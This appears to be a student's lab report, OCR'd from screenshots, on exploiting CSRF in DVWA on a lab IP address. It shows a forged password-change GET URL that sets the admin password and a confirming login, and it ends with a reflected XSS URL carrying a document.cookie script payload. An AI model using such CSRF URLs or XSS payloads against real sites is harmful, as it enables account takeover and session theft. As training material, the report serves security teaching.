
Lab 10: Cross Site Request Forgery combined with Curl	
Name	Tran Minh Triet
Student ID	SE172241

Set Security Level



Not secure | 10.10.120.148/security.php

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Prior to DVWA v1.9, this level was known as 'high'.

Low | Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.


PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]

Cross Site Request Forgery



Not secure | 10.10.120.148/vulnerabilities/csrf/

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:


Confirm new password:

Change

More Information

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin



Not secure | 10.10.120.148/vulnerabilities/csrf/

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password: ••••••

Confirm new password: ••••••

Change

More Information

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- https://en.wikipedia.org/wiki/Cross-site_request_forgery


*new 16 - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins
Window ?
new 1
new 2
new 5
new 6
new 4
new 9
new 12
new 13

```
Em tên là Trần Minh Triết - SE172241
```

lengtl Ln : 1 Col : 37 Pos : 43 Windows (CR LF) UTF-8 INS

Username: admin



Not secure | 10.10.120.148/vulnerabilities/csrf/?password_new=abc123&password_conf=abc123&Change=Change#

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:


Change

Password Changed.

More Information

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin



10.10.120.148/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change#

10.10.120.148/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change#

10.10.120.148/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change# - Bing Search

...ry (CSRF)

Change your admin password:

New password:


Confirm new password:

Change

Password Changed.

More Information

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- https://en.wikipedia.org/wiki/Cross-site_request_forgery



Not secure | 10.10.120.148/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change#

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:


Confirm new password:

Change

Password Changed.

More Information

- https://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- https://en.wikipedia.org/wiki/Cross-site_request_forgery



Not secure | 10.10.120.148/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change#

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Change

Password Changed.

More Information

- https://www.owasp.org/index.php/Cr
- http://www.cgisecurity.com/csrf-faq.
- https://en.wikipedia.org/wiki/Cross-s


*new 16 - Notepad++

```
Em tên là Trần Minh Triết - SE172241

http://10.10.120.148/vulnerabilities/csrf/?password_new=test123&password_conf=test123&Change=Change#
```

length : 146   lines : 3   Ln : 3   Col : 101   Pos : 147   Windows (CR LF)   UTF-8   INS

Test Password Change



Not secure | 10.10.120.148/login.php

Username

admin


Password

test123

10.10.120.148
admin

More options...

Damn Vulnerable Web Application (DVWA)



10.10.120.148/security.php

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low | Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.


PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]

XSS reflected



10.10.120.148/vulnerabilities/xss_r/?name=<script>alert%28document.cookie%29<%2Fscript>#

Vulnerability: Reflected Cross Site Scripting (XSS)

